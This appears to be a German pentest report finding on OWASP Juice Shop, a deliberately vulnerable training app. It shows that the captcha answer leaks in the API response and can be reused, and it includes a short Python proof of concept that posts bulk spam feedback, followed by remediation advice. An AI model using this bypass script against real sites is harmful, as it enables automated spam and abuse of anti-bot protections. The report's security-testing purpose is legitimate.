###  berblick

Die betroffene Komponente implementiert einen **schwachen Captcha-Mechanismus**, um Bots daran zu hindern, Feedback einzureichen. Durch das Umgehen dieser Schutzma nahme k nnten Angreifer die Formularbermittlung massiv automatisieren und gef lschte Feedbacks generieren.

### Beschreibung

Das Kunden-Feedback-Panel ist durch ein Captcha gesch tzt. Ziel dieser Ma nahme ist es, die Automatisierung der Formularbermittlung zu verhindern. Ohne diesen Mechanismus k nnte ein b sartiger Bot beispielsweise die Funktion mit Spam berfluten, um legitime Feedbacks zu verdr ngen.

Es wurde jedoch festgestellt, dass die implementierte Captcha-L sung leicht von einem Bot umgangen werden kann.

Wie im folgenden Screenshot gezeigt, besteht die Challenge lediglich aus einfachen mathematischen Operationen (Additionen und Subtraktionen). Eine solche Challenge ist f r eine Maschine trivial l sbar und kann leicht aus dem HTML-Code ausgelesen werden.



The screenshot shows a 'Customer Feedback' form on the OWASP Juice Shop website. The form includes fields for 'Author' (with the value '\*\*\*test@alabbe.fr'), 'Comment\*' (with a note 'Max. 160 characters' and character count '0/160'), 'Rating' (a slider set to 5), and a 'Result\*' field. Below the comment field is a CAPTCHA challenge: 'CAPTCHA: What is 8-7+4?'. This challenge is highlighted with a red border. At the bottom right of the form is a 'Submit' button.

**Abbildung 13 - Schwacher Captcha-Schutz mit einfacher mathematischer Aufgabe**

Darüber hinaus ist die Antwort auf die Challenge in der Serverantwort enthalten, wenn das Captcha angefordert wird.

```
127.0.0.1:3000/rest/captcha/
```

Pretty-print

```
{  
    "captchaId": 4,  
    "captcha": "4+7+7",  
    "answer": "18"  
}
```

**Abbildung 14 - Antwort in der Response beim Abrufen des Captchas**

Schließlich werden die verschiedenen Challenges durch eine eindeutige `captchaId` identifiziert. Ein Angreifer muss nicht für jede Formularübermittlung eine neue



Challenge anfordern. Eine einzige Challenge-Response kann mehrfach wiederverwendet werden.

Der folgende Python-PoC zeigt, wie mehrere Feedbacks in Folge eingereicht werden k  nnen:

```
import requests
import os

URL = "http://juice-shop.herokuapp.com"

# Get one captcha challenge
res = requests.get(os.path.join(URL, "rest/captcha"), proxies={"http": "http://127.0.0.1:8080"}).json()
captchaId, answer = res["captchaId"], res["answer"]

def fuzz():
    # Post 5 feedbacks with a different content
    for i in range(5):
        data = {
            "UserId": 23,
            "captchaId": captchaId,
            "captcha": answer,
            "comment": f"test {i}",
            "rating":1
        }
        res = requests.post(os.path.join(URL, "api/Feedbacks"), json=data,
proxies={"http": "http://127.0.0.1:8080"}).json()

        if res["status"] != "success":
            print("Error: the feedback could not be posted")
            return

    print("Success: All the feedbacks have been posted by this bot.")

fuzz()
```

Der folgende Screenshot zeigt den resultierenden Spam im Admin-Interface:



The screenshot shows the 'Customer Feedback' section of the OWASP Juice Shop administration interface. The left sidebar lists 'Registered Users'. The main area displays a table of customer reviews. A red box highlights five consecutive entries from user '23' (ID 23) with reviews like 'test 0' through 'test 4'. These entries are clearly intended as spam.

ID	Review	Rating	Action
1	I love this shop! Best products in town! Highly recommended! (***)@juice-sh.op	★★★★★	
2	Creat shop! Awesome service! (***@juice-sh.op)	★★★★	
3	Nothing useful available here! (***@juice-sh.op)	★	
21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft... "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch" (***erun@juice-sh.op)	★	
23	Incompetent customer support! Can't even upload photo of broken purchased Support Team. Sorry, only order confirmation PDFs can be attached to complaints! (anonymous)	★★	
23	test 0	★	
23	test 1	★	
23	test 2	★	
23	test 3	★	
23	test 4	★	

Abbildung 15 - Feedback-Spam im Administrator-Interface

## Empfehlung

- Existierende Captcha-Lsungen mit starken Schutzmechanismen nutzen, z. B. Google reCAPTCHA (proprietr)
- Bei einer eigenen Implementierung:
  - Die Antwort darf nicht innerhalb der Challenge-Antwort bermittelt werden
  - Die Challenge darf nicht wiederverwendbar sein
  - Sie muss gegen automatische Solver resistent sein
  - Einsendungen sollten Rate-Limiting enthalten

## Zustzliche Informationen

- [https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/EN/OAT-009\\_CAPTCHA\\_Defeat](https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/EN/OAT-009_CAPTCHA_Defeat)



##  nderungsverlauf

Version	Datum	Beschreibung	Autor
1.0	2025-08-29	Endg�ltige Version	Alexandre Labbe